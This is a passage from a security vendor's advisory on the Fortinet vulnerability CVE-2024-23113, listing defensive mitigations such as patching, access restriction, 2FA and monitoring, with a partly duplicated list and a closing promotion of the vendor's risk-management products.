- **Apply Security Patches:** Update FortiOS, FortiProxy, FortiPAM, and FortiSwitchManager to the latest versions. Fortinet has released patches in versions 7.4.3, 7.2.7, and 7.0.14. Apply these patches immediately to close the security gap.

- **Restrict Administrative Interface Access:** Limit access to HTTP/HTTPS administrative interfaces through firewall rules, restricting access to trusted IPs. Consider using geo-blocking and VPN tunnelling for remote access.

- **Harden Device Configurations:**
  - Disable unnecessary services to reduce the attack surface.
  - Restrict access to unused ports and disable the web administrative interface if unnecessary.
  - Configure detailed logging and alerting for abnormal activities like unauthorized access attempts.

1 SHADOWSERVER Link

- **Restrict Administrative Interface Access:** Limit access to HTTP/HTTPS administrative interfaces through firewall rules, restricting access to trusted IPs. Consider using geo-blocking and VPN tunnelling for remote access.

- **Harden Device Configurations:**
  - Disable unnecessary services to reduce the attack surface.
  - Restrict access to unused ports and disable the web administrative interface if unnecessary.
  - Configure detailed logging and alerting for abnormal activities like unauthorized access attempts.

- **Secure Authentication:**
  - Enforce strong password policies and regular updates.
  - Adding 2FA for administrative logins ensures that even if an attacker obtains credentials, they cannot access the system without a secondary authentication factor. This reduces the likelihood of unauthorised access.
  - Use certificate-based authentication instead of relying solely on passwords for more robust security.

- **Network Segmentation:** ·Place Fortinet devices in isolated network segments accessible only to administrators or trusted systems, limiting exposure to external threats.

- **Real-time Monitoring and Incident Response:**
  - Deploy IDS/IPS to detect and block CVE-2024-23113 exploits.
  - Set up real-time logging and automated alerts for suspicious activities.

- **Limit User Privileges:** Ensure that only authorised personnel have administrative access. Implement role-based access control (RBAC) to minimize damage if credentials are compromised.

Conclusion

CVE-2024-23113 is a high-risk vulnerability that requires immediate attention from organisations using Fortinet's FortiGate firewalls and related products. Due to the severity of this flaw, organisations should prioritise patching their systems and implement key security measures. High-risk sectors, such as critical infrastructure, must adopt accelerated patching schedules and enhance monitoring to minimise exploitation risks.

Applying Fortinet's security patches without delay and implementing effective mitigation strategies is essential. Key actions include restricting administrative interface access, strengthening authentication protocols, and deploying real-time monitoring and incident response systems. Organizations unable to patch immediately should implement network-level mitigations to reduce exposure.

Given Fortinet's broad presence in critical sectors, swiftly securing these systems is paramount. Regular security assessments and proactive monitoring will help minimise the risk of exploitation and ensure the integrity of the network environment.

Our Proposition to Protect Business from Cyber Threats

Athena - Digital Risk Management Platform

Athena is a SAAS based digital risk management platform that offers organizations a 360-degree posture view about their brand, reputation, social media, web and mobile-specific risks.

Through its AI and ML learning algorithm, Athena provides a digital state of maturity from a people, process and technology standpoint. Athena helps organizations stay one step ahead of hacktivists and state-sponsored attacks to safeguard businesses from ransomware, crypto jacking and sophisticated cyber attacks.

Thunder Bolt - Digital Identity Protection Platform

Thunderbolt is the AI and ML-powered digital identity protection platform. It safeguards users' digital identities and helps them maintain a healthy security posture.

It looks at user privacy, cyber safety, and fraud prevention to help users stay safe online.

Prime - Risk Intelligence Platform

Prime is a SaaS based Risk Intelligence Platform that provides in-depth insights into the cyber threat landscape. It utilizes Artificial Intelligence (AI) and Machine Learning (ML) to offer pre-emptive threat detection and response, that includes continuous monitoring, analysis and reporting on potential threats.

The platform offers real-time threat intelligence feeds and AI-driven predictive threat analysis. The platform also provides customisable alerts and reporting tailored to meet the diverse needs of various stakeholders.

Athenian Tech

Contact Us

www.atheniantech.com

https://www.linkedin.com/company/athenian-tech/